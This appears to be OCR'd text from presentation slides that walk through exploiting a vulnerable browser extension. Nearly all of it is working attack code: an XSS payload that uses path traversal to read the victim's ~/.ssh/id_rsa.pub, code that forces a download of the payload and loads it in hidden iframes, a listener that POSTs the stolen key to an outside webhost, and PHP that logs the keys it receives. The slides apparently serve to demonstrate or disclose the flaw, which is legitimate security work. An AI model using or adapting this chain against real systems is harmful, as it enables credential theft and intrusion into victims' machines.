
Progress : Exploiting the vulnerable Extension

- Creating a Payload.



```
const maxNesting = 10;
// The XSS payload.
const payload = `<body> <script>
    for (let n = 0; n < ${maxNesting}; n++) {
    fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
    .then((res) => {if (res.status === 200) {
        res.text().then((data) => window.parent.postMessage(data, '*'));
    }
}); }</scr`+"ipt></bo"+"dy>";
```

- Download the payload on victim’s system.




```
const fileName = `file_${Math.random()}.html`;
const a = document.createElement('a');
a.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(payload));
a.setAttribute('download', fileName);
a.style.display = 'none';
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
```

Back


Progress : Exploiting the vulnerable Extension

- Load the downloaded payload from victim’s system in an iframe in the browser.



```
setTimeout(() => {
  for (let n = 0; n < maxNesting; n++) {
      const iframe = document.createElement('iframe');
      iframe.setAttribute('src', `http://localhost:8080/${'..%2f'.repeat(n)}Downloads/${fileName}`);
      iframe.setAttribute('style', 'width: 0px; height: 0px;')
      document.body.appendChild(iframe);
  }
}, 2000);
```

Same Origin




```
 <body> <script>
         for (let n = 0; n < 10; n++) {
         fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
         .then((res) => {if (res.status === 200) {
             res.text().then((data) => window.parent.postMessage(data, '*'));
         }
     }); }</script></body>
```

Same Origin

Back

Progress : Exploiting the vulnerable Extension


- Send the key to malicious server.



```
window.addEventListener('message', (event) => {
    const formData = new FormData();
    formData.append('data', event.data);
    fetch('https://welcometomywebpage.000webhostapp.com/data.php', {

      "method": "POST",
      "body": formData
    });
}, false);
```

- Server-side PHP code.



```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $key = $_POST["data"];
  $filename =  "details.txt";
  if (file_exists($filename)) {
        $handle = fopen($filename, 'a');
    } else {
        $handle = fopen($filename, 'w');
    }
  $handle = fopen($filename, "a");
  fwrite($handle, "Key: \n$key\n");
  fclose($handle);
}
?>
```

Back